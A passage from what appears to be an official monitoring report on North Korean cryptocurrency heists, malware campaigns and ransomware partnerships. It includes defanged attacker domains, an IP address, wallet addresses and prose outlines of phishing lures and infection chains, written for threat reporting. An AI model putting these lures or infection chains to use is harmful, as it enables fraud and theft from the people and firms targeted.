SUPPLYCHAIN ATTACKS. DPRK actors set the stage for supply chain-enabled cryptocurrency heists with the 2023 compromise of 3CX, a large telecommunications company that provides chat, video call, and voice call services. The DPRK actors leveraged a third-party app, X_TRADER, to develop backdoor access to 3CX, enabling them to implant data and execute shellcode that would terminate itself. The DPRK actors moved laterally through the 3CX network, ultimately compromising the build environments for both Windows and MacOS. As a result, DPRK actors trojanized legitimate 3CX software, configuring it to deliver multiple payloads that collected users' browser information and implanted a malicious backdoor on user devices. During the 3CX incident, DPRK actors developed supply-chain-compromise tactics similar to those they would later deploy against major cryptocurrency firms. *(**Source:** Google, "3CX Software Supply Chain Compromise Initiated by a Prior Software Supply Chain Compromise; Suspected North Korean Act," 4/20/2023)*

WazirX Hack

In July 2024, TraderTraitor actors conducted another heist stealing $230 million in cryptocurrency from India-based cryptocurrency exchange, WazirX. DPRK actors manipulated a digital signature on a smart contract that moved funds from WazirX's cold storage wallet[82] to the exchange's hot wallet. WazirX used a multi-signature wallet that required digital signatures from authorized representatives of both WazirX and digital custody provider, Liminal. Approval of these requests required four digital signatures—one from Liminal and three from WazirX. An incident response investigation found no evidence that the three WazirX devices used to approve the transaction were compromised.[83] Security researchers speculate that a man-in-the-middle, cross site scripting, or other compromise orchestrated by DPRK actors was used to manipulate underlying transaction requests signed by three WazirX signers to make a smart contract upgrade rather than a token transfer. The smart contract modification enabled DPRK actors to transfer WazirX funds to their own wallets.[84] WazirX has yet to resume normal activities following the loss of 45 percent of its users' assets from the hack.[85]

[82] **Note:** A cold wallet is a cryptocurrency wallet kept offline and only connected to the internet when moving funds. It transacts with a hot wallet, which is an online wallet actively connected to the blockchain.

[83] Crystal Intelligence, "Expert Autopsy: How the $230M WazirX Hack Happened," August 29, 2024, https://crystalintelligence.com/investigations/expert-analysis-wazirx-hack/; U.S. Department of State, "Joint Statement on Cryptocurrency Thefts by the Democratic People's Republic of Korea and Public-Private Collaboration," January 14, 2025, https://2021-2025.state.gov/office-of-the-spokesperson/releases/2025/01/joint-statement-on-cryptocurrency-thefts-by-the-democratic-peoples-republic-of-korea-and-public-private-collaboration.

[84] Cobo, "WazirX Hacking Incident Analysis by Cobo's Security Team," October 10, 2024, https://www.cobo.com/post/wazirx-hack-incident-analysis.

[85] WazirX Content Team, "Managing Your Funds After the Cyberattack," *WazirX Blog*, July 27, 2024, https://wazirx.com/blog/managing-your-funds-after-the-cyber-attack/.

Bybit Hack

In February 2025, DPRK actors associated with TraderTraitor stole nearly $1.5 billion in virtual assets from Bybit, the second-largest cryptocurrency exchange in the world by volume according to some estimates. According to an MSMT Participating State, earlier that month, a DPRK actor associated with TraderTraitor gathered information about Safe{Wallet}, a multi-signature wallet provider used by Bybit at the time. The DPRK actor examined the address TraderTraitor actors eventually targeted for the heist.[86]

DPRK actors associated with TraderTraitor obtained unauthorized access to Safe{Wallet} by targeting one of its developers with spear phishing emails in early February 2025.[87] The DPRK actors likely pretended to be job recruiters and sent the developer obfuscated malicious code under the guise of a pre-employment test. When executed, the code likely compromised the Safe{Wallet} employee's device, giving the DPRK actors access to Safe{Wallet}'s internal network including the company's active Amazon Web Services (AWS) session tokens which were used to access the Safe{Wallet}'s AWS account credentials.[88] To execute the attack on February 21, the DPRK actors leveraged access to the AWS account to manipulate Safe{Wallet}'s front-end user interface by injecting malicious JavaScript code. This altered the user interface such that it appeared to Bybit's authorized signers that they were approving a routine internal transfer request when, in actuality, they were approving a request to hand over control of Bybit's cold wallet smart contract to DPRK cyber actors.[89] While this cyber operation was conducted by TraderTraitor, at least one other DPRK actor group also researched vulnerabilities for manipulating Safe{Wallet}'s front-end prior to the heist, indicating possible involvement or targeting by another group of DPRK cyber actors.[90]

CryptoCore

The CryptoCore actor set is closely related to TraderTraitor and conducts similar operations, using social engineering to target the cryptocurrency industry at high volume but with somewhat less sophistication. DPRK actors associated with CryptoCore stole at least $33.5 million in cryptocurrency between January 1, 2024, and May 31, 2025.[91] Like TraderTraitor, DPRK actors associated with CryptoCore frequently employed spear phishing tactics to target members of the cryptocurrency industry. CryptoCore actors often masquerade as recruiters offering a promising job opportunity or businesspeople seeking to hold meetings with the target. Executing the malicious code, links, or attachments CryptoCore actors distributed would ultimately compromise the victim's device **(see Annex 2)**.[92]

[86] MSMT Participating State information.
[87] MSMT Participating State information.
[88] MSMT Participating State information.
[89] Mario Rivas, Ruben Santos, and Jerge Sanz, "In-Depth Technical Analysis of the Bybit Hack," NCC Group, March 10, 2025, https://www.nccgroup.com/research-blog/in-depth-technical-analysis-of-the-bybit-hack/; Fireblocks, "The Flaw in 'Secure' Systems: How Bybit's Attack Exploited Blind Trust," February 26, 2025, https://www.fireblocks.com/blog/bybit-attack-security-flaws-fireblocks-nation-state-resilient-solutions/.
[90] MSMT Participating State information.
[91] MSMT participating State information; Chainalysis information developed for the MSMT report; Mandiant information developed for the MSMT report.
[92] MSMT participating State information; Chainalysis information developed for the MSMT report; Mandiant information developed for the MSMT report.

Throughout 2024, CryptoCore actors, posing as recruiters and human resource managers, contacted over 1,200 employees of cryptocurrency companies in over a dozen countries.[93] After inviting prospective victims to a Slack online messaging channel, the DPRK cyber actors sent skill assessment tests through which targets inadvertently ran malware hidden within the test code. Employees of M2 Exchange (based in UAE), Ripio (based in Cayman Islands), and Alex Lab (based in Singapore) were among the compromised victims, leading to major cryptocurrency losses at all three companies. DPRK cyber actors have also targeted the personnel of Chinese companies, such as James Tang of Fenbushi Capital in December 2024, using fake meeting links, "*https://castleisland.businesstalks[.]site/join/vab-TxmY-mor*" and "*https://support.businesstalks[.]site/troubleshoot-issue-235939*."[94]

DPRK actors associated with CryptoCore, in addition to other DPRK actor groups, commonly leveraged malicious NPM packages in skill assessment tests to compromise target devices at the conclusion of a social engineering operation.[95] NPM is a free, open-source registry and command-line tool for JavaScript packages. According to an MSMT Participating State and industry reporting, DPRK actors associated with CryptoCore uploaded dozens of packages to NPM, almost certainly for use in spear phishing campaigns. Some of the NPM packages had cryptocurrency-related names, such as "myetherpackage," "cryptooooo," and "libcrypt-test."[96]

In early 2025, CryptoCore actors, in another effort to widely target potential victims in the cryptocurrency industry, took over the email account of an India-based cryptocurrency gaming company's CEO. The DPRK actors then updated the multi-factor verification settings to include an actor-controlled phone number, effectively giving them complete control over the account. Over the next month, the DPRK cyber actors masqueraded as the CEO and sent spear phishing messages to over 250 individuals, some including DPRK-controlled domains for fake virtual meetings: "us05web-zoom[.]xyz" and "us05web-zoom[.]cloud."

Citrine Sleet

Citrine Sleet is another RGB-subordinate group that has targeted the cryptocurrency industry by distributing trojanized cryptocurrency-related software, exploiting vulnerabilities in common internet infrastructure, and conducting social engineering. Citrine Sleet developed notoriety in the early 2020s as a result of its AppleJeus malware campaign, which involved distributing a fake cryptocurrency trading platform that enabled DPRK actors to steal credentials from victims who downloaded it, ultimately enabling theft of cryptocurrency funds.[97]

---

[93] MSMT Participating State information.

[94] MSMT Participating State information; Mandiant information developed for the MSMT report.

[95] MSMT Participating State information; Unit 42, Palo Alto Networks, "Hacking Employers and Seeking Employment: Two Job-Related Campaigns Bear Hallmarks of North Korean Threat Actors," November 21, 2023, https://unit42.paloaltonetworks.com/two-campaigns-by-north-korea-bad-actors-target-job-hunters/; Bleeping Computer, "New Wave of 'Fake Interviews' Use 35 NPM Packages to Spread Malware," June 25, 2025, https://www.bleepingcomputer.com/news/security/new-wave-of-fake-interviews-use-35-npm-packages-to-spread-malware/.

[96] Bleeping Computer, "New Wave of 'Fake Interviews' Use 35 NPM Packages to Spread Malware," June 25, 2025, https://www.bleepingcomputer.com/news/security/new-wave-of-fake-interviews-use-35-npm-packages-to-spread-malware/.

[97] Palo Alto Networks Unit 42, "Threat Assessment: North Korean Threat Groups," September 9, 2024, https://unit42.paloaltonetworks.com/threat-assessment-north-korean-threat-groups-2024/.

Citrine Sleet is responsible for the theft of $50 million from Radiant Capital in October 2024.[98] Radiant Capital published a detailed accounting of how the theft occurred, which started with a message from a Citrine Sleet actor to a Radiant Capital developer on Telegram. The Citrine Sleet actor posed as a trusted former contractor, indicating that the DPRK had conducted prior research into Radiant Capital in order to tailor its social engineering tactics specifically to Radiant. The Telegram message said that the former contractor was pursuing a new career opportunity related to smart contract auditing and included a link to a zipped PDF regarding the contractor's new endeavor, seeking feedback from the Radiant developer.

According to Radiant Capital, the domain hosting the ZIP file convincingly spoofed the former contractor's legitimate website. Within the ZIP file, the Citrine Sleet actor delivered INLETDRIFT malware, which established a persistent macOS backdoor while displaying a PDF file to the user. The malware used a malicious AppleScript routine to communicate with the domain *atokyonews[.]com.*[99] The domain *atokyonews[.]com* was privately registered through domain registrar NameCheap and first seen on December 16, 2022, resolving to IP address 66.29.141.228.[100] According to Radiant Capital, this cyber operation ultimately compromised multiple employee devices, and led to the theft of $50 million in cryptocurrency.[101]

In 2024, an MSMT Participating State identified a script that functions in the same way as the script that led to the compromise of Radiant Capital. This AppleJeus INLETDRIFT Downloader, main.scpt, is described in Annex 3 **(See Annex 3).**[102]

Citrine Sleet actors, like TraderTraitor and CryptoCore actors, clearly possess deep knowledge of the cryptocurrency industry, as evidenced by their ability to pose convincingly as a former Radiant Capital contractor. Similarly, in other compromises attributed by private industry to Citrine Sleet, DPRK actors possessed detailed knowledge of individual employees and the challenges that cryptocurrency companies face.

In a 2022 compromise, according to Microsoft, Citrine Sleet threat actors similarly sought out cryptocurrency industry employees on Telegram. They created a telegram group and invited three employees, two of which were fake user profiles based on real identities of employees at cryptocurrency exchange OKX. The DPRK actor asked detailed questions about fee structures and demonstrated deep knowledge of the cryptocurrency industry in order to gain trust before ultimately sending a weaponized Excel file that deployed malware.[103]

---

[98] MSMT Participating State information; Ministry of Foreign Affairs of Japan, Announcement of Independent Sanctions in Response to North Korea's Cyber Activities, February 2023, https://www.mofa.go.jp/mofaj/files/100779646.pdf.

[99] Radiant Capital, "Radiant Capital Incident Update," *Medium*, December 6, 2024, https://medium.com/@RadiantCapital/radiant-capital-incident-update-e56d8c23829e.

[100] MSMT Participating State information.

[101] Jonathan Greig, "North Korean Hackers Behind $50 Million Crypto Heist of Radiant Capital," *The Record* (Recorded Future), https://therecord.media/radiant-capital-heist-north-korea//.

[102] MSMT Participating State information.

[103] Microsoft Threat Intelligence, "DEV-0139 Launches Targeted Attacks Against the Cryptocurrency Industry," *Microsoft Security Blog*, December 6, 2022, https://www.microsoft.com/en-us/security/blog/2022/12/06/dev-0139-launches-targeted-attacks-against-the-cryptocurrency-industry/.


DPRK IT Workers

DPRK IT workers are also engaging in cryptocurrency thefts, including thefts in 2024 from Munchables ($62.5 million, ultimately returned), OnyxDAO ($3.8 million), Exclusible Penthouse ($827,000), and BTCTurk, according to one private sector partner.[104]

The Munchables case is unusual, as probable DPRK IT workers stole and ultimately returned cryptocurrency due to operational impediments they faced in the laundering process. On March 26, 2024, according to a private sector partner, DPRK IT workers appeared to exploit the blockchain-based NFT game Munchables on the Blast blockchain, leading to the theft of approximately 17,413.96 ETH, valued at $62.5 million at the time of the attack. Industry sources confirmed that an anonymous insider, a DPRK developer, carried out the exploit. Despite the initial success, the DPRK insider was only able to cash out $6,220 worth of ETH using a MEXC (a cryptocurrency exchange) deposit address. The following day, March 27, 2024, after conversations with the Blast blockchain creator who goes by Pacman, the hackers returned the funds to a cryptocurrency wallet controlled by core Blast contributors [105] [wallet address: 0x4D2F75F1cF76C8689b4FDdCF4744A22943c6048C (0x4D2F)], bridging an additional $3,740 worth of ETH back to the Blast blockchain and sending it to the same contract. The Blast team worked with Munchables to return recovered funds to the affected users. The movement of funds is displayed in Image 1.[106]

[104] Chainalysis information developed for the MSMT report; Mandiant information developed for the MSMT report.
[105] Arijit Sarkar, "Munchables Hacker Returns $62.8M Ether Without Ransom," *Cointelegraph*, March 27, 2024, https://cointelegraph.com/news/munchables-hacker-returns-ether-without-ransom.
[106] Chainalysis information developed for the MSMT report.

Figure 4: Movement of Stolen Funds from the Munchables Hack.



Source: Chainalysis information developed for the MSMT report

Approximately thirty minutes after the initial theft, the attackers extracted an additional 73.49 ETH, indicating continued access to compromised systems and a well-coordinated operation with intimate knowledge of the target infrastructure. The compromise involved manipulating proxy contract implementations within the Munchables ecosystem. The IT worker hackers used a multi-phase approach: first, a reconnaissance phase to gain insider access to the Munchables developer team; second, preparing the infrastructure by updating proxy contract implementations with malicious code; and third, systematically draining available ETH and WETH from target contracts. Finally, they attempted to move stolen assets through cross-chain transfer operations. However, they lacked the sophistication to efficiently launder the funds off the Blast network, which likely contributed to the return of the funds to the Munchables team.[107]

The hackers faced significant operational challenges when attempting to transfer stolen assets off the Blast network. Third-party bridge services imposed liquidity-based transfer limits, restricting transactions to a maximum of 3 ETH. These limitations severely hindered their ability to quickly move large volumes, forcing a time-consuming process that increased their exposure to detection and intervention. While Blast's native bridge infrastructure had no volume limits, it required a 14-day withdrawal waiting period, which offered insufficient operational security for the hackers. Third-party bridges, though faster, had substantial volume restrictions that proved problematic for large asset transfers.[108]

The hackers were likely insufficiently prepared for efficient laundering following the initial hack, and their expertise lay more with smart contract development than with on-chain laundering. Cross-chain transfer attempts initiated within two minutes of the attack suggest an improvised rather than planned methodology, and subsequent attempts demonstrated a limited understanding of bridge infrastructure constraints.

Contagious Interview and Wagemole

Contagious Interview

Contagious Interview is a cyberattack campaign conducted by the DPRK cyber actors against software developers with the aim of stealing cryptocurrency wallets and web browser credentials including usernames and passwords. The Contagious Interview campaign was first identified by U.S. cybersecurity firm Palo Alto Networks in November 2023 and is believed to have been ongoing since at least December 2022.[109]

North Korean hackers impersonate prospective employers seeking software developers, inviting targets to participate in an online interview and requesting that they download and install a software package for review that, unbeknownst to the interviewee, contains malicious code known as BeaverTail.

[107] Chainalysis information developed for the MSMT report.
[108] Chainalysis information developed for the MSMT report.
[109] Palo Alto Networks Unit 42, "Hacking Employers and Seeking Employment: Two Job-Related Campaigns Bear Hallmarks of North Korean Threat Actors," November 21, 2023, https://unit42.paloaltonetworks.com/two-campaigns-by-north-korea-bad-actors-target-job-hunters/.

BeaverTail is a malware that steals sensitive data such as cryptocurrency wallet and credit card information stored in the web browsers of infected computers. Moreover, BeaverTail secretly downloads and installs another malware dubbed InvisibleFerret that creates a backdoor that allows for remote control over the infected computer.

ClickFake[110]

In February 2025, a malicious campaign targeting job seekers in the cryptocurrency industry with fake job interview websites was discovered and dubbed "ClickFake Interview." It represents an evolution of the Contagious Interview campaign. This new variant leverages fake job interview websites to deploy the ClickFix tactic and install Windows and macOS backdoors targeting cryptocurrency industry professionals. ClickFix is a social engineering technique used to trick victims into copying, pasting, and running malicious content on their computers under the guise of resolving an error with instructions presented in a dialogue box.[111]

Technical Methods and Infection Chains

The DPRK operators first send users a URL link on social media, inviting them to a fake interview on a third-party website. Once victims land on the website, they are led through an interview process. When the user is asked to enable their camera, an error message appears indicating that they need to download a driver to fix the issue. This is where the operator employs the ClickFix technique.

Depending on the user's operating system, the error message is presented with commands, either to launch curl to download and execute a malicious bash script for macOS users (coremedia.sh) or to download a ZIP archive (nvidiadrivers.zip), extract its contents, and run a VBS script (update.vbs) within the archive for Windows users. [112]

Figure 5: Infection Chain for ClickFake Exploit

Windows Infection Chain:

- VBS script downloads and executes the **GolangGhost backdoor** via NodeJS.
- Multi-stage deployment through ZIP archives and persistence mechanisms
- Uses curl.exe, PowerShell, and wscript.exe in sequence

MacOs Infection Chain :

- Bash script downloads and extracts malicious components
- Executes **FrostyFerret** to steal system passwords
- Launches GolangGhost for remote control and data theft

Source: MSMT Participating State

[110] Sekoia TDR, "From Contagious to ClickFake Interview: Lazarus Leveraging the ClickFix Tactic," Sekoia Blog, March 31, 2025, https://blog.sekoia.io/clickfake-interview-campaign-by-lazarus/#h-interview-schemes-how-cefi-become-prime-targets.
[111] Sekoia TDR, "From Contagious to ClickFake Interview."
[112] Sekoia TDR, "From Contagious to ClickFake Interview."

The campaign shows a strategic shift by DPRK cyber actors from targeting mainly software developers to targeting non-technical profiles in cryptocurrency companies (business development managers, asset management specialists, etc.). This represents a significant change from previous campaigns attributed to DPRK-nexus threat actors which primarily targeted developers and software engineers.

Several company names were used to lure the victims into completing the application process. Nine of them provide centralized financial (CeFi) services, which refers to financial services such as exchanges and lending platforms where a single authority manages user assets and transactions (Coinbase, KuCoin, Kraken, Circle, Securitize, BlockFi, Tether, Bybit, and Robinhood). Only one company (Archblock) provides decentralized financial (DeFi) services, and the others offer solutions related to blockchain and cryptocurrency.

The DPRK's malicious cyber activities, as exemplified by the ClickFake Interview campaign, represent a sophisticated state-sponsored operation directly connected to North Korea's government apparatus. The technical sophistication, persistent infrastructure updates, and clear revenue-generation objectives underscore the professional and government-backed nature of these malicious cyber activities.

Wagemole

"Wagemole" is a DPRK-linked cyber campaign first identified by U.S. cybersecurity firm Palo Alto Networks in November 2023 in which North Korean cyber actors create fake identities using generative artificial intelligence tools such as ChatGPT to apply for remote IT jobs, with the aim to generate revenue and engage in corporate espionage.[113]

Evidence of this campaign was accidentally exposed on a GitHub account believed to be associated with DPRK hackers. The exposed files include resumes with fake identities, self-introduction scripts, and documents containing model answers for questions frequently asked during job interviews.[114]

Ransomware

Between January 2024 and May 2025, DPRK actors, including the groups known as Moonstone Sleet and Andariel (a.k.a. Onyx Sleet, Silent Chollima, and APT 45), conducted numerous ransomware attacks around the world. Andariel's primary mission is to conduct cyber espionage operations but conducts ransomware attacks to generate funding directly for the group's operational expenses, such as procuring virtual infrastructure. In July 2024, North Korean national Rim Jong Hyok was identified as an Andariel actor implicated in six ransomware incidents affecting victims in the United States and the ROK between May 2021 and March 2023.[115]

[113] Palo Alto Networks Unit 42, "Hacking Employers and Seeking Employment: Two Job-Related Campaigns Bear Hallmarks of North Korean Threat Actors," November 21, 2023, https://unit42.paloaltonetworks.com/two-campaigns-by-north-korea-bad-actors-target-job-hunters/.

[114] MSMT Participating State information.

[115] U.S. Department of Justice, "North Korean Government Hacker Charged for Involvement in Ransomware Attacks Targeting U.S. Hospitals and Health Care Providers," July 25, 2024, https://www.justice.gov/archives/opa/pr/north-korean-government-hacker-charged-involvement-ransomware-attacks-targeting-us-hospitals.

During the reporting period, Andariel actors continued to compromise U.S., ROK, UAE, and Israeli companies, especially in information technology and defense-related sectors, to survey target networks for subsequent ransomware attacks and theft of proprietary data.[116] In 2024, Moonstone Sleet actors deployed multiple ransomware loaders and implants, such as a set of tools referred to as FakePenny, to encrypt files at a U.S. defense contractor and demanded that BTC payments be sent to DPRK-controlled cryptocurrency addresses (bc1q64jk7kra50eezk0hk6nxfqe42yrq23cwcemdg6 and bc1qaejck84j2w7xl24m9y35p5rhqv0sy8fwq00g0j).[117]

Moonstone Sleet actors also use simple extortion tactics after stealing sensitive data. In one case in 2024, Moonstone Sleet actors successfully stole proprietary information from a U.S. aerospace company and demanded 100 BTC for the return of the data.[118]

Collaboration with Russian-Speaking Cybercriminals

According to publicly available reporting, DPRK actors have engaged with foreign cybercriminals since the 2010s, especially Russian-speaking cybercriminals based in the countries of the former Soviet Union. As of 2025, at least two groups of DPRK actors deepened their cooperation with Russian ransomware groups.[119] These Russian groups are cybercriminal organizations rather than state-sponsored threat actors.[120]

Since at least February 2025, DPRK actors associated with Moonstone Sleet leased ransomware capabilities from a non-state, Russia-based cybercrime group named Qilin (also known as Agenda) that leases its encryption tool via a "ransomware-as-a-service" (RaaS) model to affiliates external to the Qilin group.[121] Moonstone Sleet actors deployed Qilin ransomware on multiple victim networks, including a U.S. healthcare provider, using malicious domain, "hiremployee[.]com."[122] Qilin's operating style suggests that DPRK actors are almost certainly cooperating as affiliates with Qilin.[123]

From May to September 2024, Andariel actors were discovered using open source and known North Korean malware like Dtrack to execute an intrusion against a victim to deploy Play ransomware.[124]

---

[116] MSMT Participating State information.

[117] MSMT Participating State information.

[118] MSMT Participating State information; Microsoft Threat Intelligence, "Moonstone Sleet Emerges as New North Korean Threat Actor with New Bag of Tricks," May 28, 2024, https://www.microsoft.com/en-us/security/blog/2024/05/28/moonstone-sleet-emerges-as-new-north-korean-threat-actor-with-new-bag-of-tricks/.

[119] MSMT Participating State information; Pierluigi Paganini, "North Korea-linked APT Moonstone Used Qilin Ransomware in Limited Attacks," Security Affairs, March 10, 2025, https://securityaffairs.com/175178/apt/north-korea-linked-apt-moonstone-used-qilin-ransomware.html.

[120] Palo Alto Networks, "Jumpy Pisces Engages in Play Ransomware," October 30, 2024, https://unit42.paloaltonetworks.com/north-korean-threat-group-play-ransomware/; Microsoft Threat Intelligence, "Moonstone Sleet Emerges as New North Korean Threat Actor with New Bag of Tricks," May 28, 2024, https://www.microsoft.com/en-us/security/blog/2024/05/28/moonstone-sleet-emerges-as-new-north-korean-threat-actor-with-new-bag-of-tricks/.

[121] Microsoft Threat Intelligence, Twitter post, March 6, 2025, https://x.com/msftsecintel/status/1897738963340681641/.

[122] MSMT Participating State information; Private sector information.

[123] Blackpoint Cyber, "Qilin Ransomware," accessed October 2, 2025, https://blackpointcyber.com/threat-profile/qilin-ransomware/.

[124] Palo Alto Networks, "Jumpy Pisces Engages in Play Ransomware," October 30, 2024, https://unit42.paloaltonetworks.com/north-korean-threat-group-play-ransomware/?pdf=print&lg=en&_wpnonce=9b0dd2d873.

Play ransomware actors, also known as PlayCrypt, are suspected of being Russian-speaking or possibly based in Russia.[125] The Andariel actors probably have cooperated with or maintain some affiliation with Play ransomware actors since the ransomware group, also known as PlayCrypt, is a "closed membership" group and does not offer its encryption tools openly. Since 2022, Play ransomware has preyed on over 900 victims worldwide in North America, South America, Europe, and more recently in Australia, according to government sources.[126] Play ransomware uses a "double extortion" model of cyberattack, first stealing and then encrypting victim files to demand two payments: one ransom for decryption and a second extortion fee to prevent release of victim files.[127]

Throughout the whole modus operandi, DPRK cyber actors are dependent on other entities that facilitate anonymity and a financial network. In this field, Russian nationals often play a significant role: many illicit mixers and exchanges are set up and maintained by Russian individuals.[128]

These Russian facilitators often use European hosting services, as they are known for their ease of access. Common countries exploited are the Netherlands and Germany, and some Scandinavian countries. The servers in the Netherlands have been abused by the DPRK to execute malicious cyber activities and to launder their funds.[129] The Netherlands has interrupted their criminal services in some instances.[130]

[125] Kevin Poireault, "Swiss Government Targeted by Series of Cyber-Attacks," *Infosecurity Magazine*, June 12, 2023, https://www.infosecurity-magazine.com/news/swiss-government-targeted-series/; Palo Alto Networks, "Jumpy Pisces Engages in Play Ransomware," October 30, 2024, https://unit42.paloaltonetworks.com/north-korean-threat-group-play-ransomware/.

[126] Federal Bureau of Investigation (FBI), Cybersecurity and Infrastructure Security Agency (CISA), and Australian Signals Directorate's Australian Cyber Security Centre (ASD's ACSC), "#StopRansomware: Play Ransomware," Cybersecurity Advisory (AA23-352A), June 4, 2025, https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-352a;

[127] Palo Alto Networks, "Jumpy Pisces Engages in Play Ransomware," October 30, 2024, https://unit42.paloaltonetworks.com/north-korean-threat-group-play-ransomware/.

[128] Chainalysis, "Russian and North Korean Cyberattack Infrastructure Converge: New Hacking Data Raises National Security Concerns," September 14, 2023, https://www.chainalysis.com/blog/north-korea-russia-crypto-money-laundering/; Trend Micro, "Russian Infrastructure Plays Crucial Role in North Korean Cybercrime Operations," https://www.trendmicro.com/en_us/research/25/d/russian-infrastructure-north-korean-cybercrime.html.

[129] AIVD, "Internationale Dreigingen en Politieke Veiligheidsbelangen," *Jaarverslag 2021*, https://www.aivd.nl/onderwerpen/jaarverslagen/jaarverslag-2021/internationale-dreigingen-en-politieke-veiligheidsbelangen.

[130] FIOD, "Arrest of Suspected Developer of Tornado Cash," https://www.fiod.nl/arrest-of-suspected-developer-of-tornado-cash/; FIOD, "FIOD Takes Large Cryptocurrency Mixer Off the Air," https://www.fiod.nl/fiod-takes-large-crypto-currency-mixer-off-the-air/; FIOD, "BKA and FIOD Shut Down Cryptocurrency Swap Service Exch.e: €34 Million in Cryptocurrency Has Been Seized During the Operation," https://www.fiod.nl/bka-and-fiod-shut-down-cryptocurrency-swap-service-exch-e-34-million-in-cryptocurrency-has-been-seized-during-the-operation/.

Selling Exploits and Stolen Data

> **Zero-days and Bug Bounties.** So-called "zero-day" exploits are common vulnerabilities and exposures (CVEs) that are not known publicly and for which specific mitigation measures may not exist, making these zero-days particularly valuable to both criminals and private companies. A "bug bounty" is a financial reward paid to individuals who come forward to disclose "bugs," or CVEs like zero-days.

